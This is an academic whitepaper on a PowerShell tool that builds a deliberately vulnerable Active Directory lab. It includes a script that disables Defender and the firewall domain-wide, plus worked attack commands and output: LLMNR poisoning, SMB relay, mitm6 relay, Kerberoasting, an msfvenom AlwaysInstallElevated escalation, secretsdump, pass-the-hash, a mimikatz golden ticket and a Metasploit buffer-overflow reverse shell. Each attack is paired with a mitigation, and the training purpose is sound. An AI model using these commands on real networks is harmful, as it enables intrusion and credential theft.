It is important to understand that the lab is supposed to be vulnerable for practising the fundamentals of penetration testing. The user of the lab is not expected to practise their anti-virus evasion skills. To make it easier to practise the fundamental penetration testing skills, Windows Defender, its real-time protection feature and Windows Firewall are disabled by default.

Although the Windows Defender is disabled by default by the AutomatedLab PowerShell module, a GPO is created to ensure that the Windows Defender and Windows Firewall features are turned off. The code below creates a Group Policy that disables the Windows Defender, its real-time protection and Windows Firewall domain-wide, i.e., on all domain-joined machines.

The code below creates a Group Policy that disables the Windows Defender, its real-time protection and Windows Firewall domain-wide.

```
1.  # Create a Group Policy Object
2.  New-GPO -Name "Disable Windows Defender and Windows Firewall" -Comment "This policy disables windows defender"
3.
4.  # Configure registry-based policy settings in the created GPO
5.
6.  # Disable Windows Defender
7.  Set-GPRegistryValue -Name "Disable Windows Defender and Windows Firewall" -
    Key "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" -ValueName "DisableAntiSpyware" -Type DWORD -
    Value 1 | Out-Null
8.  Set-GPRegistryValue -Name "Disable Windows Defender and Windows Firewall" -
    Key "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" -
    ValueName "DisableRealtimeMonitoring" -Type DWORD -Value 1 | Out-Null
9.
10. # Disable Windows Firewall
11. Set-GPRegistryValue -Name "Disable Windows Defender and Windows Firewall" -
    Key "HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile" -ValueName "EnableFirewall" -Type DWORD -
    Value 0 | Out-Null
12.
13. # Link the created GPO to the lab domain
14. New-GPLink -Name "Disable Windows Defender and Windows Firewall" -Target ((Get-ADDomain).DistinguishedName)
```

After running the code above on the lab's Domain Controller, a Group Policy Object to disable Windows Defender and Windows Firewall is created as seen in the screenshot below:

Figure 11: 'Disable Windows Defender and Windows Firewall' Group Policy Settings

2.6 RESULTS

2.6.1 Enabled SMB Shares

The following code is run on each machine in order to create and enable SMB shares:

```
1.    New-SmbShare -Name $shareName -Path "C:\$shareName" -FullAccess "Administrator" | Out-Null
```

The names of the created shares are randomly selected from a wordlist.

As a result of enabling shares on all lab machines, the TCP ports 139 and 445, commonly used by the SMB sharing protocol, are open on each machine. The image below displays the SMB ports open on each lab machine:


```
Nmap scan report for 192.168.77.106
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
Nmap scan report for 192.168.77.216
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
Nmap scan report for 192.168.77.228
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
```

Figure 12: open TCP 139 and TCP 445 ports on all lab machines

LLMNR Poisoning Attack

LLMNR and NetBIOS-NS are the default enabled name resolution protocols in most Windows operating systems. An LLMNR poisoning attack starts when a user mistypes the hostname of a resource or requests a resource that is no longer reachable and not present in the DNS server records. As a result, the user's machine sends a broadcast request to identify the user's requested network resource. The attacker then responds to the user's request by identifying as the requested resource and requests the user's authentication as well. As a result, the victim machine responds to the man-in-the-middle attacker machine with domain user credentials hashed in NTLMv2.

As an example, the following domain user was used as a victim on a client machine to request non-reachable resources:

Figure 13: Domain User 'GilberSmith' details

By running a commonly used LLMNR and NBT-NS tool called 'Responder' on the attacker machine and performing the LLMNR poisoning attack, the victimized user's NTLMv2 hash. The performed LLMNR poisoning attack results can be seen in the figure below.


```
[SMB] NTLMv2-SSP Client   : 192.168.77.228
[SMB] NTLMv2-SSP Username : VulnAD\G.SMITH
[SMB] NTLMv2-SSP Hash     : G.SMITH::VulnAD:4b4c2b91c64f4ed3:4DD1511B19E4636D
7B01F4BB3D94491B:0101000000000000C0653150DE09D201489BCD41D4CB267F000000000200
080053004D004200330001001E00570049004E002D005000520048003400390032200520051004
10046005600040014005300040042003300320002E006C006F00630061006C0003003400570049004E
002D005000520048003400390032200520051004100460056002E0053004D00420033002E006C0
06F00630061006C000500140053004D0042003300320052E006C006F00630061006C0007000800C065
3150DE09D2010600040002000000080030003000000000000000000000000030000060301C5EB
36E460EA4E466F860463CD39791A919012CD6E160B634517B41A5770A001000000000000000000
0000000000000000000090024006300690006006073002F00310039002002E00310036003800002E0
0370037002E003100300000000000000000000000
```

LLMNR Poisoning Attack Mitigation – Disabling LLMNR and NBT-NS

Common remediation in enterprise environments is to disable LLMNR and NBT-NS services. There are alternative ways to protect against LLMNR Poisoning attacks, however, those are not covered as the lab environment is not a production environment and disabling LLMNR and NBT-NS services is acceptable. As a result, any computer machine will not send queries via LLMNR and NBT-NS protocols.

The following code creates a Group Policy that disables LLMNR.

```
1.  # Create a GPO
2.  New-GPO -Name "Disable LLMNR" -Comment "Group Policy that disables LLMNR domain-wide."
3.
4.  # Configure registry-based policy settings in the created GPO
5.  Set-GPRegistryValue -Name "Disable LLMNR" -
    Key "HKLM\Software\policies\Microsoft\Windows NT\DNSClient" -ValueName "EnableMulticast" -
    Type DWORD -Value 0
6.
7.  # Link the created GPO to the lab domain
8.  New-GPLink -Name "Disable LLMNR" -Target ((Get-ADDomain).DistinguishedName)
```

Following that, the code below disables NetBIOS over TCP/IP on all lab machines' network interfaces.

```
1.  # Disable NetBIOS over TCP/IP on all network interfaces of the host
2.  Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\tcpip* -
    Name NetbiosOptions -Value 2
3.  # Restart all network interfaces
4.  Restart-NetAdapter -Name "*"
```

SMB Relay Attack

By default, SMB signing is disabled on all lab machines. Disabled SMB signing allows an attacker to perform SMB Relay attacks. Similarly to LLMNR poisoning attack, when the victim hash was captured, it can be relayed to other machines to potentially gain access. The figure below is an excerpt from the results of a successfully performed SMB Relay attack:

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from VULNAD/R.LOGAN@192.168.77.216 controlled, attacking target smb://192.168.77.228
[*] Authenticating against smb://192.168.77.228 as VULNAD/R.LOGAN SUCCEED
[*] SMBD-Thread-4: Connection from VULNAD/R.LOGAN@192.168.77.216 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] HTTPD: Received connection from 192.168.77.216, attacking target smb://192.168.77.228
[*] Target system bootKey: 0×0cc99512cf135c9f5fe9041665780f60
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c81c8295ec4bfa3c9b90dcd6c64727e2:::
Install:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
```

Figure 15: An excerpt from the results of a successfully performed SMB Relay attack

SMB Relay Attack Mitigation – Enabling SMB Signing

In order to prevent SMB attacks, the SMB packets can be digitally signed to enforce their authenticity and integrity. The following line of code may be run on each machine to enable SMB signing:

```
1.   # Enable SMB Signing
2.   Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters\ -
     Name RequireSecuritySignature -Value 1
```

2.6.2 IPv6 Attack

As IPv6 is enabled by default on Windows since Windows Vista in 2006, it is common for companies to overlook IPv6 configuration, although it might not be used internally. IPv6 attacks abuse the default IPv6 configuration in Windows networks and spoof the DNS replies while redirecting the traffic to the attacker machine. An IPv6 attack can be carried out using the commonly used 'mitm6' tool by setting the attacker's machine IP as the default IPv6 DNS server within the network. After that, a relaying tool called 'ntlmrelayx' can be used for relaying authentication to other machines in the network. The figure below displays an excerpt from the critical domain information gathered during the IPv6 attack by the 'ntlmrelayx' tool.

Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQLAgent04	SQLAgent04	SQLAgent04	05/17/21 17:46:30	05/17/21 18:20:41	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:46:30	1115	This is SQLAgent04 description.
MARGARETMCBRIDE	MARGARETMCBRIDE	M.MCBRIDE	05/17/21 17:19:44	05/17/21 17:19:44	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:19:44	1114	Often forgets password.. Password is:KQtFXYo@ND
GILBERTSMITH	GILBERTSMITH	G.SMITH	05/17/21 17:19:37	05/17/21 20:04:31	05/17/21 21:03:34	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:19:37	1113	
BETHANYFRANCIS	BETHANYFRANCIS	B.FRANCIS	05/17/21 17:19:30	05/17/21 17:19:30	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:19:30	1112	Often forgets password.. Password is:eCvEy$SbHr
LULAPOOLE	LULAPOOLE	L.POOLE	05/17/21 17:19:23	05/17/21 17:19:23	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:19:23	1111	
RUBENLOGAN	RUBENLOGAN	R.LOGAN	05/17/21 17:19:16	05/17/21 20:20:53	05/17/21 20:46:07	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:19:16	1110	
krbtgt	krbtgt	krbtgt	05/17/21 17:05:32	05/17/21 17:20:41	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	05/17/21 17:05:32	502	Key Distribution Center Service Account
Install	Install	Install	05/17/21 17:04:46	05/17/21 17:20:41	05/17/21 21:04:54	NORMAL_ACCOUNT	05/17/21 17:00:44	1000	
Administrator	Administrator	Administrator	05/17/21 17:04:46	05/17/21 17:20:41	05/17/21 20:55:56	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:11:11	500	Built-in account for administering the computer/domain

ADMINISTRATION

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
MARGARETMCBRIDE	MARGARETMCBRIDE	M.MCBRIDE	05/17/21 17:19:44	05/17/21 17:19:44	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:19:44	1114	Often forgets password.. Password is:KQtFXYo@ND
LULAPOOLE	LULAPOOLE	L.POOLE	05/17/21 17:19:23	05/17/21 17:19:23	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/17/21 17:19:23	1111	

Figure 16: An excerpt from the gathered information about the domain during an IPv6 attack

Additionally, if a victim connects to the set-up NTLM relay, a domain user can be created via LDAPS. In this example, a login as an Administrator on a client machine was simulated as a proof of concept.

```
[*] Authenticating against ldaps://192.168.77.106 as CLIENT1\Administrator SUCCEED
```

Figure 17: Successful Administrator authentication on a Domain Controller

As it can be seen in the figure below, as a result, the tool has created a domain user with privileged permissions that can be used for further network compromise.

```
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=VulnAD,DC=local
[*] Adding new user with username: VTyHOjmlQR and password: 6E+o;T6LA,h!sz/ result: OK
[*] Querying domain security descriptor
[*] Success! User VTyHOjmlQR now has Replication-Get-Changes-All privileges on the dom
ain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20210517-172844.restore
[-] New user already added. Refusing to add another
[-] Unable to escalate without a valid user, aborting.
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Figure 18: An excerpt from the 'ntlmrelayx.py' tool output results

Disabling IPv6

A great countermeasure against IPv6 attacks is to disable IPv6 within the internal network. The following included code into the tool disables IPv6 on all lab machine's network interfaces:

```
1.  # Disable IPv6
```

```
2.   Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\ -Name DisabledComponents -Value 255
3.   Disable-NetAdapterBinding -Name Ethernet -ComponentID ms_tcpip6
```

As it can be seen from the figure below, the command above disables IPv6 on a specified network interface.

Figure 19: IPv6 disabled on a lab machine's network interface

2.6.3 Kerberoasting Attack

Kerberoasting is a commonly known post-exploitation attack used to extract service account credential hashes from Active Directory. Kerberoasting exploits poorly implemented password and weak encryption practices within the network. Kerberoasting attack can be performed as a regular domain user within the Active Directory, i.e., without having access to a domain account with high privileges, such as the Domain Administrator.

Although it is a bad security practice to assign the service accounts overly permissive permissions, it is continuously implemented in real-world environments and service accounts are assigned Domain Administrator's rights, providing full access to Active Directory. As mentioned earlier, a kerberoasting attack success rate highly increases if a service account is given a weak password. As a result of a successful kerberoasting attack, the attacker is allowed for vertical movement within the network. The figure below displays the retrieved Ticket Granting Service, known as TGS, ticket encrypted with the compromised user credentials. After retrieving the TGS ticket, it may be used for offline cracking in order to get access to a service account and perform lateral or vertical movement depending on the assigned permissions to the account.

```
┌──(root💀kali)-[~]
└─# GetUserSPNs.py vulnad.local/r.logan:Knarf8691. -dc-ip 192.168.77.106 -request
Impacket v0.9.23.dev1+20210517.123049.a0612f00 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName                       Name      MemberOf
  PasswordLastSet              LastLogon  Delegation
_____

_____  _____  _____
Vuln-DC/SQLAgent04.VulnAD.local:60111   SQLAgent04   CN=Group Policy Creator Owners,OU=DefaultSecurityGroups,DC=VulnAD,DC=local
  2021-05-17 13:46:30.930500  <never>


$krb5tgs$23$*SQLAgent04$VULNAD.LOCAL$vulnad.local/SQLAgent04*$88d3b94443aedaa321321182f43877fc$d36dcb81051af30abf7be7fb25b74d
ce12f69bab4249379efbd172a0f3734fa591592296f747478fe7360f3490d6e3cd77cba41dd74828857ba9c3b7bfa354aa2ee94507a09dc85a7a337ed937b
e0189117e8339526dbbdc4b00ebd75b253488911ba3f5950895a213ce241222f35f0cdcae4b5afaf100125124d591700b8a1a5d24a72fa31852c4b88687855
a0876a81b5aa46ea6401ee6563bbeda7bb448e8b7f8c4f26d90f4c5923d2c0176bb7a5dcc914e3f6c9bdbd41b076e304314066959dbab49bcc1a56922d503
9ab378771af6183dadf1c8e52e683242c8476fc1d2aad3f6f9abb9db3876b9bc81165c6b1540f46103f2c62f79c89fe13201b648f62fe5cc2611c25f17334
c6c6866ae9781af1dbac75c00855dbd1d3a3c6f5365ff28bd1320c1a0152a9a434e5ddc51c5dbbeae844e0d414780d29506f4a202463bec98ec4a6edc4632
2e302a85532d1480bcdc0379e43f58416d17b163621e23cabd4177f78b9284fa4d2aeb8d81e6b437f60236afe1faf25da8086dd793ba64c92da98288efa11
ccad88816d82eb71532b0ea628c7f904bf4f2e10baef7c9650bf1f037471a1327fd08afa1af35e08f193b1fc0586eb17b53fcc7cccbcdd4bf133634b3bc29
57ee26c483f93528ac7cb9a3f7f85798019de0ca5394d5a333fe5b4f47111b53159748be52ae7a3c4fc7482a62ad824d019dad08603dc5edc837456d68842
8437ecf54db86d04f31bcc53a230887c94bc7d0c0df7b7ebc5a3371ac1b5ae4f6ba7f6e5022bfaa6c9037baffc85ea1e4353a92d8734aa89b7ab0ea3a2ad2
5ab09770327f167597380ee143634edeeebc17f21da31dc0b9ef8f4597d0c4af00e3c436d56b33b0b03e9ac3812e8a297241845a1635a834d0d59f7b18167
56d169a20c5ed48a569d74cfae5e5da7f3e58d9bf37fe3c04cb5dcdd0d8304e5121d3b0cdfca8038e52cfba72e91d290e07b39ab92dcb368e7a9408100c3a
397adf4a32ec747ef2373853f9be3e96ec08cc5c5f6ab0744f984df70417b82edb83e2d4a17658da0dbc012e33d3e8625f591e8940e97977b911aa22ee2c2
2978b80e37bd13e3334a70ce5f86b5a23be2c9f8387d67bed61b58c4ad2e83db9ebe24e881303434f2ea6832402fa81acb4878a3f59ac4b433a799da8b026
0b9b975077194c54d639e4b5cc89841af519e90fc7ededac15fd86adfd142d6ed3c2c6989f127c76bf842931af171e7954d6da3d8a3b96f957c4300dc47fd
6d782d0eabb5698eec8715b064592ea93285f2f7c888d0f5353e138437dd4b589d94885f12d1e066438a44186170788622a2c125387b1c3c0d86f740aee5f7
fb23f70162cde35295742e287e527e511716e0e826100c6035ea3ab665826c0b12e70a5
```

Figure 20: getuserSPNs.py output

Protecting against Kerberoasting attacks

As mentioned previously, it is crucial to understand that service accounts with weak passwords highly increase Kerberoasting attack success rate. Highly recommended mitigation practices against Kerberoasting attacks are setting service accounts with lower permissions and, more importantly, setting a strong and unguessable password. Although uncommon, however, in some instances, a service account may require high privileges. In this environment, it is assumed that the created service account requires high permissions. Therefore, a mitigation strategy against Kerberoasting is to set a long and complex password. In this particular lab environment, in order to protect against the Kerberoasting attack, a 30-character complex password can be set for the service account during the creation of the service account.

2.6.4 Local Privilege Escalation – AlwaysInstallElevated Policy Setting

A local privilege escalation attack can be issued by exploiting the AlwaysInstallElevated Windows feature. The AlwaysInstallElevated policy setting enables the Windows Installer to use elevated system permissions during a program installation. The policy settings for the current local machine and current user can be queried using the commands below.

```
1.   reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
2.   reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

If both of the queried policy setting values return a value of 1, meaning they are enabled, the system is vulnerable to a local privilege escalation technique. 'Msfvenom' may be used to generate the payload which then can be executed by utilizing the 'msiexec' command that performs operations using the Windows Installer.

```
1.   msfvenom -p windows/adduser USER=rottenadmin PASS= P@ssword123! -f msi -o evil.msi
2.   msiexec /quiet /qn /i C:\evil.msi
```

Additionally, the attack may be performed by utilizing a commonly known Metasploit tool's module called 'windows/local/always_install_elevated' as seen in the figure below.

Figure 21: A successful exploitation against the Client machine using the Metasploit's exploit module 'windows/local/always_install_elevated'

2.6.5 Other Post-Exploitation Attacks

Pass-the-Password

In addition to the previous attacks, post-exploitation attacks, including Pass-the-Password, Pass-the-Hash and Golden Ticket were successfully performed within the deployed lab domain network. By utilizing 'crackmapexec', a successful Pass-the-Password attack was issued as seen in the image below.

Figure 22: A successful Pass-the-Password attack within the lab domain network

Pass-the-Hash

A 'secretsdump' tool performs various techniques to dump hashes for SAM and LSA Secrets. The figure below displays the output of the run command:

```
  ┌──(root💀kali)-[~]
  └─# secretsdump.py vulnad/r.logan:Knarf8691.@192.168.77.228
Impacket v0.9.23.dev1+20210517.123049.a0612f00 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×0cc99512cf135c9f5fe9041665780f60
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c81c8295ec4bfa3c9b90dcd6c64727e2:::
Install:1000:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
VULNAD.LOCAL/Install:$DCC2$10240#Install#c203683d1bd529c123b47454ad83a00e
VULNAD.LOCAL/Administrator:$DCC2$10240#Administrator#afc9966b706760909a899ee9dbf4c563
VULNAD.LOCAL/G.SMITH:$DCC2$10240#G.SMITH#406d86b0e612b68251c6c2049853e701
VULNAD.LOCAL/R.LOGAN:$DCC2$10240#R.LOGAN#d4a6cec1f2cb1bcef8c1cba31a63e8a5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
VulnAD\CLIENT2$:aes256-cts-hmac-sha1-96:b6782eec214ac0c6b7f74d5ebd4cad8e864ada08d7aa4279b1dc9361331bc364
VulnAD\CLIENT2$:aes128-cts-hmac-sha1-96:35f6b9d283f579ba1ea9f9c5e4cadc3d
VulnAD\CLIENT2$:des-cbc-md5:01a740617a5da1e6
VulnAD\CLIENT2$:plain_password_hex:97c85fa3cd32fbad6a3719ed8a06c0af90abd2ff386d953e8c9edaede045bc1edf1f5
64a079ed84885689fb7a886929df9935f8827d71e35bf92d0073d0e06777515b8fd4b5ed66dfef6d59556c7088865dc492d5aa6f
4f397c457e941156902c6bcf0a9fbb0d0c5357e396e2937ea8e13f07c57aa368e22df880ef439fbd346fe7426a22366453cf68bf
9e38f7c4f8090a8a9f84647b99150f14f73c23e4c69590dd74db0fadd0c9c1331f604d654ff86bb8983c717fa8fcbd060900f5d5
437a36fa6a256b7
VulnAD\CLIENT2$:aad3b435b51404eeaad3b435b51404ee:f78b1f24363f8b4923c27e30c9ce3fb3:::
[*] DefaultPassword
VulnAD.local\Install:Password1
```

Figure 23: The 'secretsdump.py' tool output after running it against a client machine within the lab domain network

As a result, Administrator's user hash was used to perform a pass-the-hash attack within the lab domain network by utilizing the 'crackmapexec' tool.


```
  ┌──(root💀kali)-[~]
  └─# crackmapexec smb 192.168.77.0/24 -d vulnad.local -u Administrator -H 64f12cddaa88057e06a81b54e73b949b          130 ✗
SMB         192.168.77.106  445    VULN-DC         [*] Windows 10.0 Build 17763 x64 (name:VULN-DC) (domain:vulnad.local) (si
gning:True) (SMBv1:False)
SMB         192.168.77.106  445    VULN-DC         [+] vulnad.local\Administrator 64f12cddaa88057e06a81b54e73b949b (Pwn3d!)
SMB         192.168.77.216  445    CLIENT1         [*] Windows 10.0 Build 19041 x64 (name:CLIENT1) (domain:vulnad.local) (si
gning:False) (SMBv1:False)
SMB         192.168.77.216  445    CLIENT1         [+] vulnad.local\Administrator 64f12cddaa88057e06a81b54e73b949b (Pwn3d!)
SMB         192.168.77.228  445    CLIENT2         [*] Windows 10.0 Build 19041 x64 (name:CLIENT2) (domain:vulnad.local) (si
gning:False) (SMBv1:False)
SMB         192.168.77.228  445    CLIENT2         [+] vulnad.local\Administrator 64f12cddaa88057e06a81b54e73b949b (Pwn3d!)
```

Figure 24: A successful Pass-the-Hash attack within the lab domain network

Golden Ticket and Pass-the-Ticket

Moreover, a commonly known 'mimikatz' tool was used to perform a Golden Ticket attack that allows forging Ticket Granting Tickets, known as TGT, providing the attacker access to the entire domain. Following that, a Pass-the-Ticket technique can be used to pass the forged Ticket Granting Tickets within the network. The figure below demonstrates the 'mimikatz' tool command that performs the Golden Ticket attack and uses the Pass-the-Ticket technique.

```
mimikatz # kerberos::golden /User:Administrator /domain:vulnad.local /sid:S-1-5-21-356
5426697-2106469466-4066025955 /krbtgt:6eb376d1d34084650134902630453ec6 /id:500 /ptt
User      : Administrator
Domain    : vulnad.local (VULNAD)
SID       : S-1-5-21-3565426697-2106469466-4066025955
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 6eb376d1d34084650134902630453ec6 - rc4_hmac_nt
Lifetime  : 18/05/2021 01:37:21 ; 16/05/2031 01:37:21 ; 16/05/2031 01:37:21
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ vulnad.local' successfully submitted for current se
ssion
```

Figure 25: A successful Golden Ticket and Pass-the-Ticket attack within the lab domain network

2.6.6 FTPShell Client 6.70 – Stack Buffer Overflow

As a prototype, FTPShell Client 6.70 (Enterprise Edition) is used as a vulnerable software to demonstrate the installation of a software package on a remote lab machine. The following command installs the FTPShell Client on a client machine:

```
1.  Install-LabSoftwarePackage -ComputerName $labClient1Name -
    Path "$labSources\SoftwarePackages\FTPShellClient6.70_EnterpriseEdition.msi" -CommandLine '/quiet' -NoDisplay
```

A Metasploit exploit module called 'windows/ftp/ftpshell_cli_bof' is used to host an FTP server that is later connected to using the client machine via the FTPShell Client. Following that, the exploit module exploits the buffer overflow vulnerability contained inside of the FTPShell Client software and opens a Meterpreter session as shown in the figure below.


```
msf6 exploit(windows/ftp/ftpshell_cli_bof) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.77.10:4444
[*] Please ask your target(s) to connect to 192.168.77.10:21
[*] Started service listener on 192.168.77.10:21
[*] Server started.
msf6 exploit(windows/ftp/ftpshell_cli_bof) > [*] 192.168.77.159 - connected.
[*] 192.168.77.159 - Response: Sending 220 Welcome
[*] 192.168.77.159 - Request: USER anonymous
[*] 192.168.77.159 - Response: sending 331 OK
[*] 192.168.77.159 - Request: PASS anonymous@anon.com
[*] 192.168.77.159 - Response: Sending 230 OK
[*] 192.168.77.159 - Request: PWD
[*] 192.168.77.159 - Request: Sending the malicious response
[*] Sending stage (175174 bytes) to 192.168.77.159
[*] Meterpreter session 1 opened (192.168.77.10:4444 → 192.168.77.159:49676) at 2021-05-17
11:47:07 -0400
```

Figure 26: A successful exploitation of the buffer overflow vulnerability within the FTPShell Client 6.70 (Enterprise Edition)

3 DISCUSSION

3.1 GENERAL DISCUSSION

The established objective of the project was satisfied as the developed VulnADLab tool successfully deploys and implements a number of various security vulnerabilities within the Active Directory lab environment. The implemented security misconfigurations and weaknesses can be exploited for learning and testing purposes. As mentioned several times throughout the paper, it is key to note and understand that the developed VulnADLab tool is a prototype version, as further development of the product was beyond the scope of the assessment.

One of the key design features of the tool was randomizing the scenarios of the deployed Active Directory lab each time it is generated. In order to achieve that, a selection of lab elements can be randomized depending on the user needs. Currently, the prototype version of the tool randomizes the Active Directory objects, such as the Security Groups and Users to provide different lab scenarios. However, further randomization may be achieved by implementing additional configuration vulnerabilities, vulnerable network services and software.

The designed VulnADLab framework, written in PowerShell, implements various scripting techniques and the AutomatedLab PowerShell module in order to provide a stable and reliable Active Directory environment for educational purposes. The tool provides a lab environment allowing for practising Active Directory active reconnaissance, enumeration and scanning techniques. Additionally, the deployed lab contains a variety of different security vulnerabilities, including Active Directory vulnerabilities allowing for performing various exploitation techniques, such as the LLMNR poisoning, IPv6, Kerberoasting attacks and more. Furthermore, as a prototype, a vulnerable FTP client software is installed on a lab machine. These implemented features demonstrate that the project is flexible, scalable and may be dynamically expanded in future development.

3.2 CONCLUSIONS

The primary objective of the project to develop a tool that automatically deploys and configures a vulnerable Active Directory environment for learning purposes was satisfied as discussed in the general discussion section. Additionally, as demonstrated in the procedure, the developed framework is flexible and scalable, providing a lab environment for educational training.

As mentioned earlier in the whitepaper, it is important to understand that due to time constraints and the limited scope of the assessment, the developed tool is a prototype and must be developed further in order to provide more real-world scenarios and implement other features.

3.3 FUTURE WORK

In order to develop and improve the functionality of the developed tool, a suggested list of future work and features is provided below. Due to time constraints and the limited scope of the assessment, the listed features were not implemented into the application.

- A design feature that calculates a hash value for each randomized lab scenario which can be identified and reused later.
- In order to improve randomization, a number of additional security vulnerabilities can be implemented, including Active Directory vulnerabilities and misconfigurations, as well as other various vulnerable software and network services.
- A design feature that integrates a GUI version of the tool and ensures that the program appropriately validates user input.

REFERENCES

Andrée, R., Peters, J. (2021) 'AutomatedLab'. (online). Available at: https://github.com/AutomatedLab/AutomatedLab (Accessed 1st May 2021).

Microsoft (2021). 'PowerShell Documentation'. (online). Available at: https://docs.microsoft.com/en-us/powershell/?view=powershell-5.1\ (Accessed 1st May 2021).

Rafuse A. (2017). 'Active Directory Password Complexity Check - #PowerShell #MVPHour'. (online). Available at: https://www.checkyourlogs.net/active-directory-password-complexity-check-powershell-mvphour/ (Accessed 2nd May 2021).

Schreuders, Z., Shaw, T., Shan-A.-Khuda, M., Ravichandran, G., Keighley, J., & Ordean, M. (2017). 'Security Scenario Generator (SecGen): A Framework for Generating Randomly Vulnerable Rich-scenario VMs for Learning Computer Security and Hosting CTF Events.' ASE @ USENIX Security Symposium.

Microsoft (2021). 'Microsoft Evaluation Center'. (online). Available at: https://www.microsoft.com/en-us/evalcenter/ (Accessed 3rd May 2021).

Bertram, A. (no date.) 'PowerShell and Active Directory Essentials'. (online). Available at: https://info.varonis.com/course/powershell (Accessed 3rd May 2021).

Symantec Corporation (2019). 'Ten Active Directory Misconfigurations that Lead to Total Domain Compromise'. Available at: https://docs.broadcom.com/doc/ten-active-directory-misconfigurations-that-lead-to-total-domain-compromise-en (Accessed 3rd May 2021).

